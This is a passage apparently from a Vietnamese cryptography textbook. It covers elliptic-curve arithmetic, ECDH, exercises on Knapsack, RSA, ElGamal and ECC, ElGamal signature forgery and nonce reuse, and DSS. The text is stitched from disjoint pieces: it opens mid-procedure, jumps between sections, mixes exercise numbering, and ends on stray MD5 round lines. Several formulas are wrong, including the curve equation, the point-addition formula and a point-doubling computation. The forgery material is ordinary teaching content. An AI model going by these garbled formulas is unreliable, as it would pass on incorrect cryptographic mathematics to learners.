Bước 6: $x = (mj + i) \bmod (p-1)$. Kết quả này có thể kiểm chứng từ công thức $a^{mj} \bmod p = ya^{-i} \bmod p \Rightarrow a^{mj+i} \bmod p = y \bmod p \Rightarrow x = (mj + i) \bmod (p-1)$.

3.4.1. Nhóm Abel

Nhóm Abel G, thường được ký hiệu là {G, •} là một tập hợp với một phép toán hai ngôi ký hiệu là •, kết qủa thực hiện của phép toán với hai phần tử a, b ∈ G, ký hiệu là (a • b) cũng là một phần tử thuộc G, tính chất này gọi là đóng đối với tập G. Đối với phép toán • các mệnh đề sau đều thỏa mãn:

(A1): ∀ a, b ∈ G thì (a • b) ∈G, tính đóng (Closure)

(A2): ∀ a, b, c ∈ G thì a • (b • c) = (a • b) • c, tính kết hợp (Associate)

(A3): Tồn tại e ∈ G: e • a = a • e = a ∀ a ∈ G, e được gọi là phần tử đơn vị của tập G.

(A4): ∀ a ∈ G, luôn ∃ a' ∈ G: a • a' = a' • a = e, a' là phần tử nghịch đảo của a.

(A5): ∀ a, b ∈ G: a • b = b • a, tính giao hoán (Commutative).

Rất nhiều các hệ mã khóa công khai dựa trên các nhóm Abel. Chẳng hạn, giao thức trao đổi khóa Diffie-Hellman liên quan tới việc nhân các cặp số nguyên khác không theo modulo q (nguyên tố). Các khóa được sinh ra bởi phép tính lũy thừa trên nhóm.

Đối với các hệ mã ECC, phép toán cộng trên các đường cong Elliptic được sử dụng là phép toán cơ bản. Phép nhân được định nghĩa là sự lặp lại của nhiều phép cộng : a x k = (a + a + … + a). Việc thám mã liên quan tới việc xác định giá trị của k với các thông tin công khai là a và (a x k).

Một đường cong Elliptic là một phương trình với hai biến và các hệ số. Các đường cong sử dụng cho các hệ mã mật có các biến và các hệ thống là các phần tử thuộc về một trường hữu hạn, điều này tạo thành một nhóm Abel. Trước hết chúng ta sẽ xem xét các đường cong Elliptic trên trường số thực.

3.4.2. Các đường cong Elliptic trên trường số thực

Các đường cong Elliptic không phải là các đường Ellipse. Tên gọi đường cong Elliptic được đặt vì loại đường cong này được mô tả bởi các phương trình bậc ba, tương tự như các phương trình được dùng để tính chu vi của một Ellipse. Ở dạng chung nhất phương trình bậc 3 biểu diễn một đường cong Elliptic có dạng:

$y^2 + axy + by = x^3 + cx^2 + dx + e.$

Trong đó a, b, c, d, e là các số thực, x và y là các biến thuộc trường số thực. Với mục đích để hiểu về các hệ mã ECC chúng ta chỉ xét các dạng đường cong Elliptic có dạng:

$y^2 = x^3 + ax + y$ (phương trình 1)

Các phương trình này được gọi là các phương trình bậc ba, trên các đường cong Elliptic chúng ta định nghĩa một điểm đặc biệt gọi là điểm ***O*** hay điểm tại vô cùng (point at infinity). Để vẽ đường cong Elliptic chúng ta cần tính các giá trị theo phương trình:

$$y = \sqrt{x^3 + ax + b}$$

Với mỗi giá trị cụ thể của a và b, sẽ cho chúng ta hai giá trị của y (một âm và một dương) tương ứng với một giá trị của x, các đường cong dạng này luôn đối xứng qua đường thẳng y = 0. Ví dụ về hình ảnh của một đường cong Elliptic:

Với điều kiện bổ sung này ta định nghĩa phép cộng trên đường cong Elliptic , mô tả về mặt hình học như sau: nếu ba điểm trên một đường cong Elliptic tạo thành một đường thẳng thì tổng của chúng bằng ***O***. Với định nghĩa này các luật của phép cộng trên đường cong Elliptic như sau:

1. ***O*** là phần tử trung hòa của phép cộng. $\forall$ P $\in$ E(a, b): P + ***O***= P. Trong các mệnh đề sau chúng ta giả sử P, Q ≠ ***O***.
2. P = (x, y) thì phần tử đối của P, ký hiệu là *P*, sẽ là (x, -y) và P + (*P*) = P P = *O*. P và P nằm trên một đường thẳng đứng
3. Để cộng hai điểm P và Q không có cùng hoàng độ x, vẽ một đường thẳng nối chúng và tìm giao điểm R. Dễ dàng nhận thấy chỉ có một điểm R như vậy, tổng của P và Q là điểm đối xứng với R qua đường thẳng y = 0.
4. Giao điểm của đường thẳng nối P với đối của P, tức *P*, được xem như cắt đường cong tại điểm vô cực và đó chính là ***O***.
5. Để nhân đôi một điểm Q, ta vẽ một tiếp tuyến tại Q với đường cong và tìm giao điểm S: Q + Q = 2Q = S.

Với 5 điều kiện này E(a, b) là một nhóm Abel.

3.4.4. Mô tả đại số về phép cộng

Trong phần này chúng ta sẽ trình bày một số kết quả cho phép tính toán trên các đường cong Elliptic. Với hai điểm phân biệt P = (x_P, y_P) và Q = (x_Q, y_Q) không phải là đối của nhau, độ dốc của đường nối l giữa chúng là Ä = (y_Q, y_P). Có chính xác một điểm khác mà l giao với đường cong , và đó chính là đối của tổng giữa P và Q . Sau một số phép toán đại số chúng ta có thể tính ra R = P + Q như sau:

$$x_R = \Delta^2 - y_P - x_Q$$

$$y_R = -y_P + \Delta(x_P - y_R)$$

Phép toán nhân đôi đối với P được tính như sau:

$$x_R = (\frac{3x_P^2 + a}{2y_P})^2 - 2x_P$$

$$y_R = (\frac{3x_P^2 + a}{2y_P})(x_P - x_R) - y_P$$

3.4.5. Các đường cong Elliptic trên Z_P

Các hệ mã ECC sử dụng các đường cong Elliptic với các biến và các hệ số giới hạn thuộc về một trường hữu hạn. Có hai họ các đường cong Elliptic có thể sử dụng với các hệ mã ECC: các đường cong nguyên tố trên Z_P và các đường cong nhị phân trên GF(2^m). Một đường cong nguyên tố trên Z_P, chúng ta sử dụng phương trình bậc ba mà các biến và các hệ số của nó đều là các giá trị nguyên nằm từ 0 tới p-1 và các phép tính được thực hiện theo modulo P. Trên đường cong nhị phân, các biến và các hệ số là các giá trị trên GF(2^n). và các tính toán được thực hiện trên GF (2^n). Các nghiên cứu về lý thuyết đã cho thấy các đường cong nguyên tố là phù hợp nhất cho các ứng dụng phần mềm vì những phức tạp trong tính toán đối với các đường cong nhị phân, nhưng đối với các ứng dụng phần cứng thì việc sử dụng các đường cong nhị phân lại tốt hơn vì cơ chế làm việc của các mạch, các con chíp rất phù hợp với các tính toán trên trường nhị phân.

Các qui tắc về phép cộng cũng được định nghĩa tương tự đối với các đường cong Elliptic nguyên tố:

Điều kiện: $(4a^3 + 27b^2) \bmod p \neq 0$.

1. $P + \boldsymbol{O} = P$

2. Nếu $P = (x_P, y_P)$ thì $P + (x_P, y_P) = O$, điểm (x_P, y_P) được gọi là đối của P , ký hiệu là *P*. Chẳng hạn trên $E_{23}(1, 1)$, P = (13, 7) ta có *P* = (13, 7) nhưng 7 mod 23 = 16 nên *P* = (13, 16), cũng thuộc $E_{23}(1, 1)$.

3. Với hai điểm phân biệt $P = (x_P, y_P)$ và $Q = (x_Q, y_Q)$, $R = P + Q = (x_R, y_R)$ được định nghĩa như sau:

$$x_R = (\lambda^2 - x_P - x_Q) \bmod p$$

$$y_R = (\lambda(x_P - x_R) - y_P) \bmod p$$

Trong đó:

$$\lambda = \begin{cases} (\frac{y_Q - y_P}{x_Q - x_P}) \bmod p, (P \neq Q) \\ (\frac{3x_P^2 + a}{2y_P}) \bmod p, () p = Q) \end{cases}$$

4. Phép nhân được định nghĩa là tổng của các phép cộng , chẳng hạn 4P = P + P + P + P. Ví dụ với P = (3, 10) và Q = (9, 7) trên $E_{23}(1, 1)$ ta có:

$$\lambda = (\frac{7-10}{9-3}) \bmod 23 = (\frac{-3}{6}) \bmod 23 = (\frac{-1}{2}) \bmod 23 = 11 \text{ nên}$$

$x_R = (11^2 - 3 - 9) \bmod 23 = 17$

$y_R = (11(3 - 17) - 10) \bmod 23 = 20$. Nên P + Q = (17, 20).

Để tìm 2P ta tính:

$$\lambda = (\frac{3(3^2)+1}{2 \times 10}) \bmod 23 = (\frac{5}{20}) \bmod 23 = (\frac{1}{4}) \bmod 23 = 6$$

Chú ý là để thực hiện phép tính cuối cùng ta lấy phần tử nghịch đảo của 4 trên Z_{23} sau đó nhân với tử số là 1.

$x_R = (6^2(3 - 7) - 10) \bmod 23 = 30 \bmod 23 = 7$

$y_R = (6(3 - 7) - 10) \bmod 23 = 34 \bmod 23 = 12$

Kết luận: 2P = (7, 12).

Để xác định độ an toàn của các hệ mã mật dựa trên các đường cong Elliptic , người ta thường dựa trên một con số là số phần điểm trên mộ t nhóm Abel hữu hạn , gọi là N , được định nghĩa trên một đường cong Elliptic . Trong trường hợp nhóm hữu hạn $E_P(a, b)$, ta có các cận của N là:

$p+1-2\sqrt{p} \leq N \leq p+1+2\sqrt{p}$, con số này xấp xỉ bằng số phần tử của Z_P (bằng p).

3.4.6. Các đường cong Elliptic dựa trên các trường hữu hạn GF(2^m)

Số phần tử của trường hữu hạn GF (2^m) là 2^m, các phép toán được trang bị trên GF(2^m) là phép toán cộng và phép toán nhân được thực hiện với các đa thức . Đối với các đường cong Elliptic dựa trên GF (2^m), chúng ta sử dụng một phương trình bậc ba với các biến và các tham số có giá trị thuộc GF (2^m), các phép tính được thực hiện tuân theo các phép toán trên GF(2^m).

1. Phương trình biểu diễn

So với các hệ mã mật dựa trên các đường cong trên Z_p, dạng biểu diễn của các hệ mã dựa trên GF(2^m) tương đối khác:

$y^2 + xy = x^3 + ax^2 + b$ (phương trình 3)

Trong đó các biến x, y và các hệ số a, b là các phần tử của GF(2^m) và các phép tính toán được thực hiện tuân theo các qui tắc trên GF(2^m).

Chúng ta ký hiệu $E_2^m(a, b)$ là tất cả các cặp số nguyên (x, y) thỏa mãn phương trình phương trình 3 và điểm vô cùng ***O***.

Ví dụ: chúng ta có thể sử dụng GF(2^4) với đa thức bất khả qui $f(x) = x^4 + x + 1$. Phần tử sinh của GF(2^4) là g thỏa mãn f(g) = 0, $g^4 = g + 1$, hay ở dạng nhị phân là 0010. Chúng ta có bảng lũy thừa của g như sau:

g0 = 0001	g4 = 0011	g8 = 0101	g12 = 1111
g1 = 0010	g5 = 0110	g9 = 1010	g13 = 1101
g2 = 0100	g6 = 1100	g10 = 0111	g14 = 1001
g3 = 1000	g7 = 1011	g11 = 1110	g15 = 0001

Chẳng hạn $g^5 = g^4 g = (g+1)g = g^2 + g = 0110$.

Xét đường cong Elliptic $y^2 + xy = x^3 + g^4x^2 + 1$, trong trường hợp này $a = g^4$ và $b = g^0 = 1$. Một điểm nằm trên đường cong là (g^5, g^3):

$(g^3)^2 + (g^5)(g^3) = (g^5)^3 + (g^4)(g^5)^2 + 1$

$\Leftrightarrow g^6 + g^8 = g^{15} + g^{14} + 1$

$\Leftrightarrow 1100 + 0101 = 0001 + 1001 + 0001$

$\Leftrightarrow 1001 = 1001$

Bảng sau là các điểm trên $E_2^4(g^4, 1)$:

(0, 1)	(g^5, g^3)	(g^9, g^{13})
$(1, g^6)$	(g^5, g^{11})	(g^{10}, g)
$(1, g^{13})$	(g^6, g^8)	(g^{10}, g^8)
(g^3, g^8)	(g^6, g^{14})	$(g^{12},0)$
(g^3, g^{13})	(g^9, g^{10})	(g^{12}, g^{12})

Hình biểu diễn tương đương:

3.4.7. Hệ mã mật dựa trên các đường cong Elliptic

Phép toán cộng trên đường cong Elliptic tương ứng với phép nhân theo modulo trong hệ mã RSA, còn phép toán nhân (cộng nhiều lần) trên đường cong Ellipti c tương ứng với phép lũy thừa theo modulo trong hệ mã RSA. Tương tự như bài toán cơ sở của hệ mã RSA là bài toán phân tích ra dạng thừa số nguyên tố của một số nguyên lớn, các hệ mã dựa trên các đường cong Elliptic cũng có các bài toán cơ sở là một bài toán khó giải, gọi là bài toán Logarithm trên đường cong Elliptic:

Xét phương trình Q = kP trong đó P, Q $\in E_P(a, b)$ và k < p. Việc tính Q nếu biết P và k là một bài toán dễ (thực hiện theo các công thức). Nhưng việc xác định k với giá trị P, Q cho trước lại là bài toán khó.

Chúng ta xem xét ví dụ (Certicom Website www.certicom.com): $E_{23}(9, 17)$ được xác định bởi phương trình $y^2 \bmod 23 = (x^3 + 9x + 17) \bmod 23$.

Với Q = (4, 5) và P = (16, 5) thì k thỏa mãn Q = kP sẽ bằng bao nhiêu ? Phương pháp đơn giản nhất là nhân P lên nhiều lần cho tới khi bằng Q:

P = (16, 5), 2P = (20, 20), 3P = P = (16, 5); 2P = (20, 20); 3P = (14, 14); 4P = (19, 20); 5P = (13, 10); 6P = (7, 3); 7P = (8, 7); 8P (12, 17); 9P = (4, 5).

Như vậy k = 9. Trên thực tế các hệ mã sẽ đảm bảo giá trị k là đủ lớn để phương pháp vét cạn như trên là không thể thực hiện được.

3.4.8. Phương pháp trao đổi khóa Diffie-Hellman dựa trên các đường cong Elliptic

Ban đầu người ta chọn một số nguyên lớn q, có thể là một số nguyên tố p hay có dạng 2^m tương ứng với các phương trình biểu diễn và các tham số a, b. Việc lựa chọn này cho chúng ta tập hợp $E_q(a, b)$. Tiếp theo chọn một điểm $G = (x_1, y_1) \in E_P(a, b)$ có bậc n rất lớn, bậc n của điểm G là số nguyên nhỏ nhất thỏa mãn nG = ***O***. $E_q(a, b)$ và G là các tham số công khai cho hệ mã mật dựa trên đường cong Elliptic tương ứng với các tham số p, a, b.

Phương pháp trao đổi khóa giữa hai người dùng A và B có thể thực hiện như sau:

1. A chọn một số nguyên n_A nhỏ hơn n. Đó chính là khóa riêng của A. Sau đó sinh khóa công khai $P_A = n_A \times G$, khóa này là một điểm trên $E_q(a, b)$.
2. Tương tự B cũng chọn một khóa riêng n_B và tính khóa công khai P_B.
3. A sinh một khóa bí mật $K = n_A \times P_B$. B sinh khóa bí mật $K = n_B \times P_A$.

Dễ dàng kiểm chứng các khóa bí mật của A và B tính được đều bằng nhau: $n_A \times P_B = n_A \times (n_B \times G) = n_B \times (n_A \times G) = n_B \times P_A$.

Hình minh họa các bước:

b) Để mã hóa các thông điệp viết bằng tiếng Anh người ta dùng một hàm chuyển đổi từ các ký tự thành các xâu nhị phân như sau:

Ký tự	Xâu bít	Ký tự	Xâu bít	Ký tự	Xâu bít	Ký tự	Xâu bít
A	00000	H	00111	O	01110	V	10101
B	00001	I	01000	P	01111	W	10110
C	00010	J	01001	Q	10000	X	10111
D	00011	K	01010	R	10001	Y	11000
E	00100	L	01011	S	10010	Z	11001
F	00101	M	01100	T	10011		
G	00110	N	01101	U	10100		

Khi đó ví dụ xâu ABCD sẽ được chuyển thành 00000 00001 00010 00011 và cắt thành các xâu có độ dài 4 để thực hiện mã hóa. Kết quả thu được bản mã là một dãy các số $\in Z_M$. Hãy thực hiện mã hóa xâu P = “AUNT”.

c) Giả sử bản mã thu được là C = < 67,160, 66, 66, 0, 116, 4, 111, 0, 17>. Hãy thực hiện giải mã bản mã trên để thu được thông điệp ban đầu.

Bài tập 4.11: Cho hệ mã Knapsack có A = {2, 3, 7, 13, 29, 57}, M = 151 và u = 71.

a) Hãy tìm khóa công khai K_P, và khóa bí mật K_S của hệ mã trên.
b) Để mã hóa các thông điệp viết bằng tiếng Anh người ta dùng một hàm chuyển đổi từ các ký tự thành các xâu nhị phân như sau:

Ký tự	Xâu bít	Ký tự	Xâu bít	Ký tự	Xâu bít	Ký tự	Xâu bít
A	00000	H	00111	O	01110	V	10101
B	00001	I	01000	P	01111	W	10110
C	00010	J	01001	Q	10000	X	10111
D	00011	K	01010	R	10001	Y	11000
E	00100	L	01011	S	10010	Z	11001
F	00101	M	01100	T	10011		
G	00110	N	01101	U	10100		

Khi đó ví dụ xâu ABCDEF sẽ được chuyển thành 00000 00001 00010 00011 00100 00101 và cắt thành các xâu có độ dài 6 để thực hiện mã hóa. Kết quả thu được bản mã là một dãy các số $\in Z_M$. Hãy thực hiện mã hóa xâu P = “ANSWER”.

c) Giả sử bản mã thu được là C = <44, 40, 121, 104, 0>. Hãy thực hiện giải mã bản mã trên để thu được thông điệp ban đầu.

Bài tập 4.12: Cho hệ mã RSA có p = 31, q = 41, e = 271.

a) Hãy tìm khóa công khai K_P, và khóa bí mật K_S của hệ mã trên.
b) Để mã hóa các thông điệp được viết bằng tiếng Anh người ta dùng một hàm chuyển đổi các ký tự thành các số thập phân có hai chữ số như sau:

Ký tự	A	B	C	D	E	F	G	H	I	J	K	L	M
Mã hóa	00	01	02	03	04	05	06	07	08	09	10	11	12
Ký tự	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Mã hóa	13	14	15	16	17	18	19	20	21	22	23	24	25

Khi đó ví dụ xâu ABC sẽ được chuyển thành 00 01 02 và sau đó cắt thành các số có 3 chữ số 000 (bằng 0) và 102 để mã hóa. Bản mã thu được là một tập các số $\in Z_N$. Hãy thực hiện mã hóa xâu P = ”SERIUS”.

c) Giả sử bản mã thu được là C = <201, 793, 442, 18> hãy thực hiện giải mã để tìm ra thông điệp bản rõ ban đầu.

Bài tập 4.13: Cho hệ mã RSA có p = 29, q = 43, e = 11.

a) Hãy tìm khóa công khai K_P, và khóa bí mật K_S của hệ mã trên.
b) Để mã hóa các thông điệp được viết bằng tiếng Anh người ta dùng một hàm chuyển đổi các ký tự thành các số thập phân có hai chữ số như sau:

Ký tự	A	B	C	D	E	F	G	H	I	J	K	L	M
Mã hóa	00	01	02	03	04	05	06	07	08	09	10	11	12
Ký tự	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Mã hóa	13	14	15	16	17	18	19	20	21	22	23	24	25

Khi đó ví dụ xâu ABC sẽ được chuyển thành 00 01 02 và sau đó cắt thành các số có 3 chữ số 000 (bằng 0) và 102 để mã hóa. Bản mã thu được là một tập các số $\in Z_N$. Hãy thực hiện mã hóa xâu P = ”TAURUS”.

c) Giả sử bản mã thu được là C = <1, 169, 1206, 433> hãy thực hiện giải mã để tìm ra thông điệp bản rõ ban đầu.

Bài tập 4.14: Cho hệ mã RSA có n = 1363, e = 57.

a) Hãy tìm khóa công khai K_P, và khóa bí mật K_S của hệ mã trên.
b) Giả sử bản rõ P = 102 hãy mã hóa và đưa ra bản mã C.

c) Giả sử hệ mã trên được dùng làm hệ chữ ký điện tử, hãy tính chữ ký với thông điệp M = 201.

Bài tập 4.15: Cho hệ mã ElGamma có p = 83, a = 5 là một phần tử nguyên thuỷ của Z_P^*, x = 37.

a) Hãy tìm khóa công khai K_P, và khóa bí mật K_S của hệ mã trên.
b) Để mã hóa bản rõ P = 72 người ta chọn k = 23, hãy mã hóa và đưa ra bản mã.
c) Hãy tìm tất cả các phần tử nguyên thuỷ của Z_P^*.

Bài tập 4.16: Cho hệ mã mật ElGamma có p = 1187, a = 79 là một phần tử nguyên thuỷ của Z_P^*, x = 113.

a) Hãy tìm khóa công khai K_P, và khóa bí mật K_S của hệ mã trên.
b) Để mã hóa các thông điệp được viết bằng tiếng Anh người ta dùng một hàm chuyển đổi các ký tự thành các số thập phân có hai chữ số như sau:

Ký tự	A	B	C	D	E	F	G	H	I	J	K	L	M
Mã hóa	00	01	02	03	04	05	06	07	08	09	10	11	12
Ký tự	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Mã hóa	13	14	15	16	17	18	19	20	21	22	23	24	25

Khi đó ví dụ xâu ABC sẽ được chuyển thành 00 01 02 và sau đó cắt thành các số có 3 chữ số 000 (bằng 0) và 102 để mã hóa. Bản mã thu được là một tập các cặp số (C1, C2) $\in Z_P$. Hãy thực hiện mã hóa xâu m = ”TAURUS” với các giá trị 13 < k < 19.

c) Giả sử thu được bản mã là một tập các cặp (C1, C2) là <(358, 305), (1079, 283), (608, 925),(786, 391)>. Hãy giải mã và đưa ra thông điệp ban đầu.

Bài tập 4.17: Cho bản mã nhận được bằng cách sử dụng một hệ mã RSA như sau:

11437 6198 16611 2405 18636 2679 12205 24142 6375 2134

16611 2405 9529 7260 7834 15094 4667 24027 762 5878

5206 16683 5359 10888 4168 3536 23229 20351 15580 6704

7977 374 6525 4287 14402 527 12887 21628 11884 9402

15470 1339 10420 18051 23125 7747 135 22007 20049 9984

13199 15176 1379 8313 19574 7989 22869 406 10057 21758

3918 23991 14237 7989 3947 19529 15728 5601 3527 7200

7601 13282 21160 6291 15994 7785 8982 3045 6596 16796

4663 2405 20302 11929 17125 14533 21001 8351 11571 22082

11040 8687 6704 3330 5630 19650 13024

Khóa công khai có n = 24637 và e = 3.

a) Hãy xác định p, q và d.
b) Giải mã bản mã để nhận được bản rõ (là các số trên Z24637).
c) Chuyển bản rõ nhận được thành dạng văn bản tiếng Anh , biết rằng mỗi số nguyên trên Z24637 biểu diễn một bộ 3 chữ cái theo qui tắc sau:

$$DOG \rightarrow 3 \times 26^2 + 14 \times 26 + 6 = 2398$$
$$CAT \rightarrow 2 \times 26^2 + 0 \times 26 + 19 = 1371$$
$$ZZZ \rightarrow 25 \times 26^2 + 25 \times 26 + 25 = 17575$$

Bài tập 3.18: Cho hệ mã ElGamal có p = 71 và a = 7.

a) Giả sử khóa công khai của B là $Y_B = 3$ và A chọn số ngẫu nhiên k = 2, hãy xác định bản mã tương ứng với bản mã M = 30.
b) Giả sử A chọn một giá trị ngẫu nhiên k khác và bản mã tương ứng với M = 30 bây giờ là C = (59, C_2). Hãy xác định C_2?

Bài tập 3.19: Cho hệ mã dựa trên đường cong Elliptic có các tham số là $E_{11}(1, 6)$ và G = (2, 7). Khóa bí mật của B là $n_B = 7$.

a) Hãy xác định khóa công khai của B?
b) Giả sử cần mã hóa bản rõ $P_m = (10, 9)$ và số ngẫu nhiên k = 3. Hãy xác định bản mã C_m.
c) Minh họa quá trình giải mã với C_m nhận được ở phần b.

Sử dụng một trong các ngôn ngữ lập trình C, C++, Java hoặc C# để làm các bài tập sau:

Bài tập 3.20: Viết chươ ng trình cài đặt thuật toán mã hóa và giải mã của hệ mã Knapsack.

Bài tập 3.21: Viết chương trình cài đặt thuật toán mã hóa và giải mã của hệ mã RSA.

Bài tập 3.22: Viết chương trình cài đặt thuật toán mã hóa và giải mã của hệ mã El Gammal.

Bài tập 3.23: Viết chương trình mã hóa và giải mã File với thuật toán mã hóa và giải mã RSA.

Bài tập 3.24: Viết chương trình truyền file qua hệ thống mạng sử dụng thuật toán mã hóa RSA.

Bài tập 3.25: Viết chương trình chia sẻ file trên mạng cục bộ sử dụng hệ mã RSA.

Bài tập 3.26: Viết chương trình phân phối khóa dựa trên hệ mã RSA.

Nếu chữ ký là đúng thì việc xác nhận thành công khi:

$\beta^{\gamma}\gamma^{\delta} \equiv \alpha^{a\gamma}\alpha^{k\delta} \pmod p$

$\equiv \alpha^{x} \pmod p$.

trong đó: $a\gamma + k\delta \equiv x \pmod{p-1}$.

B sẽ tính toán chữ ký bằng việc sử dụng cả giá trị bí mật a (một phần của khoá) và số bí mật ngẫu nhiên k (giá trị để ký bức điện). Việc xác minh có thể thực hiện được chỉ với các thông tin được công khai:

Ví dụ:

Chúng ta chọn p = 467, α = 2, a = 127. Ta tính: $\beta = \alpha^a \bmod p = 2^{127} \bmod 467 = 132$.

Bây giờ B muốn ký lên bức điện x = 100 và anh ta chọn một giá trị ngẫu nhiên k = 213 (chú ý là UCLN(213, 466) = 1 và $213^{-1} \bmod 466 = 431$). Sau đó tính:

$\gamma = 2^{213} \bmod 467 = 29$

$\delta = (100 - 127*29)431 \bmod 466 = 51$.

Bất cứ ai cũng có thể kiểm tra chữ ký này bằng cách tính:

$132^{29}29^{51} \equiv 189 \pmod{467}$

$2^{100} \equiv 189 \pmod{467}$.

Giả sử kẻ thứ ba C muốn giả mạo chữ ký của B trên bức điện x mà không biết số bí mật a. Nếu C chọn một giá trị γ và cố gắng tìm δ, anh ta phải tính một hàm logarit rời rạc $\log_{\gamma}\alpha^{x}\beta^{-\gamma}$. Mặt khác, nếu đầu tiên anh ta chọn δ để cố gắng tìm γ thì anh ta phải tính $\beta^{\gamma}\gamma^{\delta} = \alpha^{x} \pmod p$. Cả hai việc này đều không thể thực hiện được.

Tuy nhiên có một lý thuyết mà C có thể ký lên một bức điện ngẫu nhiên bằng cách chọn đồng thời γ, δ và x. Cho i, j là số nguyên với $0 \le i, j \le p - 2$, và UCLN(j, p - 1) = 1. Sau đó tính:

$\gamma = \alpha^{i}\beta^{j} \bmod p$

$\delta = -\gamma j^{-1} \pmod{p-1}$

$x = -\gamma ij^{-1} \pmod{p-1}$.

Như vậy, ta xem (γ, δ) là giá trị chữ ký cho bức điện x. Việc xác minh sẽ thực hiện như sau:

$\beta^{\gamma}\gamma^{\delta} \equiv \beta^{\alpha^i\beta^j}(\alpha^i\beta^j)^{-\alpha^i\beta^j j^{-1}} \pmod p$

$\equiv \beta^{\alpha^i\beta^j}\alpha^{-ij^{-1}\alpha^i\beta^j}\beta^{-\alpha^i\beta^j} \pmod p$

$\equiv \alpha^{-ij^{-1}\alpha^i\beta^j} \pmod p$

$\equiv \alpha^{-\gamma ij^{-1}} \pmod p$

$\equiv \alpha^{x} \pmod p$.

Ví dụ:

Như ví dụ trên, ta chọn p = 467, α = 2, β = 132. Kể thứ ba C sẽ chọn i = 99 và j = 179. Anh ta sẽ tính:

γ =	$2^{99}132^{179} \bmod 467 = 117$
δ =	-117*151 mod 466 = 41
x =	99*44 mod 466 = 331

Cặp giá trị (117, 41) là giá trị chữ ký cho bức điện 331. Việc xác minh được thực hiện như sau:

$132^{117}117^{41} \equiv 303 \pmod{467}$

$2^{331} \equiv 303 \pmod{467}$.

Một phương pháp thứ hai có thể giả mạo chữ ký là sử dụng lại chữ ký của bức điện trước đó, nghĩa là với cặp (γ, δ) là giá trị chữ ký của bức điện x, nó sẽ được C ký cho nhiều bức điện khác. Cho h, i và j là các số nguyên, trong đó $0 \le i, j, h \le p-2$ và UCLN($h\gamma - j\delta$, p-1) = 1.

$\lambda = \gamma^h \alpha^i \beta^j \bmod p$

$\mu = \delta\lambda(h\gamma - j\delta)^{-1} \bmod (p-1)$

$x' = \lambda(hx + i\delta)(h\gamma - j\delta)^{-1} \bmod (p-1)$.

Ta có thể kiểm tra: $\beta^\lambda \lambda^\mu = \alpha^{x'} \bmod p$. Và do đó, ($\lambda$, μ) là cặp giá trị chữ ký của bức điện x'.

Điều thứ ba là vấn đề sai lầm của người ký khi sử dụng cùng một giá trị k trong việc ký hai bức điện khác nhau. Cho (γ, δ_1) là chữ ký trên bức điện x_1 và (γ, δ_2) là chữ ký trên bức điện x_2. Việc kiểm tra sẽ thực hiện:

$\beta^\gamma \gamma^{\delta_1} \equiv \alpha^{x_1} \pmod p$

$\beta^\gamma \gamma^{\delta 2} \equiv \alpha^{x2} \pmod p$.

Do đó: $\alpha^{x_1 - x_2} \equiv \gamma^{\delta_1 - \delta_2} \pmod p$.

Đặt $\gamma = \alpha^k$, khi đó: $x_1 - x_2 = k(\delta_1 - \delta_2) \pmod{p-1}$.

Bây giờ đặt d = UCLN($\delta_1 - \delta_2$, p - 1). Vì d | ($\delta_1 - \delta_2$) và d | (p - 1) nên nó cũng chia hết cho ($x_1 - x_2$). Ta đặt tiếp:

$$x' = \frac{x_1 - x_2}{d}$$

$$\delta' = \frac{\delta_1 - \delta_2}{d}$$

$$p' = \frac{p-1}{d}$$

Cuối cùng, ta được: $x' \equiv k\delta' \pmod{p'}$. Vì UCLN($\delta'$, p') = 1 nên ta có:

$\varepsilon = (\delta')^{-1} \bmod p'$

Như vậy, giá trị k sẽ được xác định như sau:

$\delta = (x + \alpha\gamma)k^{-1} \bmod (p - 1)$.

Điều này cũng làm cho giá trị kiểm tra cũng thay đổi:

$\alpha^x\beta^\gamma \equiv \gamma^\delta \pmod p$. (1.4.2.1)

Nếu UCLN(x + αγ, p - 1) = 1 thì sẽ tồn tại $\delta^{-1} \bmod (p - 1)$, do đó (6.1) sẽ biến đổi thành:

$\alpha^{x\delta^{-1}}\beta^{\gamma\delta^{-1}} \equiv \gamma \pmod p$. (1.4.2.2)

Đây chính là sự đổi mới của DSS. Chúng ta cho q là một số nguyên tố 160-bit sao cho q | (p-1), và α là một số thứ q của 1 mod p, thì β và γ cũng là số thứ q của 1 mod p. Do đó α, β và γ có thể được tối giản trong modulo p mà không ảnh hưởng gì đến việc xác minh chữ ký. Sơ đồ thuật toán như sau:

Cho p là một số nguyên tố 512-bit trong trường logarit rời rạc Z_p; q là một số nguyên tố 160-bit và q chia hết (p-1). Cho $\alpha \in Z_p^*$; $P = Z_p^*$, $A = Z_q^*Z_q$, và định nghĩa:

$K = \{(p, q, \alpha, a, \beta) : \beta \equiv \alpha^a \pmod p\}$

trong đó giá trị p, q, α và β là công khai, còn a là bí mật.

Với K = (p, α, a, β) và chọn một số ngẫu nhiên k (1 ≤ k ≤ q-1), định nghĩa:

$sig_K(x, k) = (\gamma, \delta)$

trong đó: $\gamma = (\alpha^k \bmod p) \bmod q$

$\delta = (x + a*\gamma)k^{-1} \bmod q$.

Với $x \in Z_p^*$ *và* $\gamma, \delta \in Z_q$, *việc xác minh được thực hiên bằng cách tính:*

$e_1 = x\delta^{-1} \bmod q$

$e_2 = \gamma\delta^{-1} \bmod q$

$ver(x, \gamma, \delta) = TRUE \Leftrightarrow (\alpha^{e_1}\beta^{e_2} \bmod p) \bmod q = \gamma$. [5]

Chú ý rằng, với DSS thì $\delta \neq 0 \pmod q$ vì giá trị: $\delta^{-1} \bmod q$ cần cho việc xác minh chữ ký (điều này cũng tương tự như việc yêu cầu UCLN(δ, p-1) = 1 để (1.4.2.1) → (1.4.2.2)). Khi B tính một giá trị $\delta \equiv 0 \pmod q$ trong thuật toán ký, anh ta nên bỏ nó đi và chọn một số ngẫu nhiên k mới.

Ví dụ:

Chúng ta chọn q = 101 và p = 78*q + 1 = 7879 và g = 3 là một nguyên tố trong Z_{7879}. Vì vậy , ta có thể tính:

$\alpha = 3^{78} \bmod 7879 = 170$.

Chọn a = 75, do đó: $\beta = \alpha^a \bmod 7879 = 4567$.

Bây giờ, B muốn ký một bức điện x = 1234, anh ta chọn một số ngẫu nhiên k = 50. Vì vậy :

$k^{-1} \bmod 101 = 99$.

FF (c, d, a, b, M_{10}, 17, 0xffff5bb1)
FF (b, c, d, a, M_{11}, 22, 0x895cd7be)
FF (a, b, c, d, M_{12}, 7, 0x6b901122)
FF (d, a, b, c, M_{13}, 12, 0xfd987193)
FF (c, d, a, b, M_{14}, 17, 0xa679438e)
